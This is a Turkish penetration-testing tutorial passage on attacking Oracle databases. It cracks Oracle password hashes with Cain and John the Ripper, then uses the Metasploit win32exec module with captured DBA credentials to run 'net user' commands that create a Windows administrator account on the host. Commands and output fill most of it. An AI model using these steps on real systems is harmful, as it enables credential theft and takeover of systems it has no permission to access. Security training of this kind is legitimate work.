## 2. ELDE EDİLEN PAROLA ÖZETLERİNİN KIRILMASI

**Amaç:** Elde edilen parola özetlerin farklı araçlar yardımı ile kırılması.

**Araç:** Cain, John The Ripper.


**Açıklama:** Oracle kullanıcılarına ait parolalar sistemde açık bir şekilde tutulmamaktadır. Parolalar hashleri alınmış bir şekilde sistemde muhafaza edilmektedir. Fakat yine de parolaların değerlerini elde etmek mümkün. Bu çeşitli araçların yardımı ile gerçekleştirilebilir. Burada “cain” ve “John The Ripper” araçları kullanılacaktır.

**Uygulama-1(cain):** Cain aracı Windows üzerinde çalıştırılabilmektedir. MITM saldırılarının yanında iyi bir şifre kırıcı olarak kullanılmaktadır. Örnek olarak elde önceki adımlarda elde edilen hashlerden aşağıdaki kullanılacaktır.


KULLANICI ADI	PAROLA HASH DEĞERİ
SYSTEM	2D594E86F93B17A1

Hash bilgisinin girilmesinden parolanın kırılmasına kadarki adımların ekran görüntüleri aşağıda verilmiştir.


Programın “Cracker” sekmesinden, “Oracle Hashes” seçilmiştir. Ve çalışma alanına sağ tıklanıp parola manuel olarak girilmektedir.




Parolanın manuel olarak girilmesine ait ekran alıntısı.



Eklenecek parolanın kırılma biçiminin seçilmesi.



Parolanın kırıldığını gösteren ekran alıntısı.



**Uygulama-2(John The Ripper):** John The Ripper uygulaması çok başarılı ve başka programlar ile uyumlu çalışabilen bir programdır. Parola tanıma ve kırma noktasında en başarılı yazılımdır denilebilir. John'un parolaları kırabilmesi için parola dosyasının belirli bir formatta olması gerekmektedir.

Oracle 11 öncesi için;

Kabul Edilebilen Kullanıcı Adı- Hash Değerleri
OŞSIMON#4F8BC1809CB2AF77
username:OŞSIMON#4F8BC1809CB2AF77
username:OŞSIMON#4F8BC1809CB2AF77:::.....

Oracle 11 ve sonrası için;

Kabul Edilebilen Kullanıcı Adı- Hash Değerleri
5FDAB69F543563582BA57894FE1C1361FB8ED57B903603F2C52ED1B4D642
username:5FDAB69F543563582BA57894FE1C1361FB8ED57B903603F2C52ED1B4D642
username:5FDAB69F543563582BA57894FE1C1361FB8ED57B903603F2C52ED1B4D642:::.....

Parolaların "hashes.txt" adında bir dosyada, yukarıdaki metotlardan biri kullanılarak tutulduğu varsayılmaktadır. Bu düzende kullanılacak John komutları;

```
john hashes.txt  
john --format=oracle hashes.txt  
john --format=oracle11 hashes.txt
```

Parolanın kırıldığı program çıktısı, parola kırmızı renkte gösterilmiştir.

```
root@kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt --format=oracle  
hashes.txt  
Loaded 2 password hashes with 2 different salts (Oracle 10 DES [32/64])  
Remaining 1 password hash  
ORACLE (?)  
guesses: 1 time: 0:00:00:00 DONE (Thu Sep 4 18:05:51 2014) c/s: 638850 trying:  
ORACLE
```

### 3. ELE GEÇİRİLEN VERİTABANI YÖNETİCİSİ HESABI İLE İŞLETİM SİSTEMİNİ ELE GEÇİRME

**Amaç:** Ele geçirilen veritabanı yöneticisi hesabının kullanılarak, oracle veritabanının üzerinde bulunduğu işletim sistemini ele geçirmek.

**Araç:** Metasploit

**Açıklama:** Oracle veritabanında bulunan yetkili kullanıcıların dolaylı olarak işletim sistemi üzerinde komut çalıştırma hakları vardır. Bunun yapılabilmesi için bazı java sınıflarının oluşturulması ve yönetici hesabı yetkileri ile çalıştırılması gerekmektedir. Bu komutlar SYSTEM hakları ile çalıştırıldığından sisteme kullanıcı ekleme, sistemde bir servisin başlatılması gibi çok önemli işlemlerin yapılmasına olanak sağlamaktadır. Bu iş için özelleştirilmiş Metasploit modülleri bulunmaktadır. **win32exec** modülü java sınıflarını kullanarak işletim sisteminde komut çalıştırabilmektedir. Bu modülün açık adı ve dizini **auxiliary/admin/oracle/post\_exploitation/win32exec**'dir.

**Uygulama:** “**use auxiliary/admin/oracle/post\_exploitation/win32exec**” komutu ile modül sisteme tanıtılır. “**show options**” komutu ile doldurulması gerekli alanlar belirlenir ve doldurulur. Modülün sisteme tanıtılması ve gerekli parametrelerin tespit edilmesi aşağıda verilmiştir.

```
msf > use auxiliary/admin/oracle/post_exploitation/win32exec
msf auxiliary(win32exec) > show options
```

Module options (auxiliary/admin/oracle/post\_exploitation/win32exec):

Name	Current Setting	Required	Description
CMD	ipconfig	no	The OS command to execute.
DBPASS	TIGER	yes	The password to authenticate with.
DBUSER	SCOTT	yes	The username to authenticate with.
RHOST		yes	The Oracle host.
RPORT	1521	yes	The TNS port.
SID	ORCL	yes	The sid to authenticate with.

Sisteme yeni bir kullanıcı eklemek için gerekli düzenlemelerin yapılmış hali aşağıda verilmiştir.

```
msf auxiliary(win32exec) > show options
```

Module options (auxiliary/admin/oracle/post\_exploitation/win32exec):

Name	Current Setting	Required	Description
CMD	net user bga bga /add	no	The OS command to execute.
DBPASS	oracle	yes	The password to authenticate with.
DBUSER	system	yes	The username to authenticate with.

RHOST	192.168.1.25	yes	The Oracle host.
RPORT	1521	yes	The TNS port.
SID	xporacle	yes	The sid to authenticate with.

Sisteme bga adında bir kullanıcı eklendiğini göstermek adına, aşağıda hedef sistem üzerinde mevcut kullanıcılar listelenmiştir.

```
C:\ Command Prompt
C:\Documents and Settings\Administrator>net user
User accounts for \\XPORAC10G
-----
Administrator      ASPNET              bga
Guest              HelpAssistant      SUPPORT1_388945a0
The command completed successfully.
```

Sisteme eklenen kullanıcının, Windows sistemlerde en yetkili kullanıcı grubu olan “administrators” grubuna eklemek için gerekli düzenlemelerin yapılmış hali aşağıda verilmiştir.

```
msf auxiliary(win32exec) > show options
Module options (auxiliary/admin/oracle/post_exploitation/win32exec):
Name  Current Setting      Required  Description
----  -
CMD   net localgroup administrators bga /add no    The OS command to execute.
DBPASS oracle              yes      The password to authenticate with.
DBUSER system              yes      The username to authenticate with.
RHOST 192.168.1.25         yes      The Oracle host.
RPORT 1521                  yes      The TNS port.
SID   xporacle              yes      The sid to authenticate with.
```


Modülün bu düzenlemeler ile çalıştırılmış halinin çıktısı aşağıda verilmiştir.

```
msf auxiliary(win32exec) > run
[*] Creating java source 'SCJ'...
[*] CREATE successful
[*] Creating procedure 'TLJ'...
[*] CREATE successful
[*] Sending command: 'net localgroup administrators bga /add'
[*] Removing java source 'SCJ'...
[*] DROP successful
[*] Removing procedure 'TLJ'...
```



```
[*] DROP successful  
[*] Auxiliary module execution completed
```

“bga” adındaki kullanıcının sisteme administrators grubuna eklendiğini göstermek adına, administrators grubuna dahil olan kullanıcılar aşağıda listelenmiştir.



```
C:\Documents and Settings\Administrator>net localgroup administrators  
Alias name      administrators  
Comment        Administrators have complete and unrestricted access to the compu  
ter/domain  
Members  
-----  
Administrator  
bga  
The command completed successfully.
```

Böylece oracle veritabanı açıklığı kullanılarak işletim sistemi ele geçirilmiş oldu.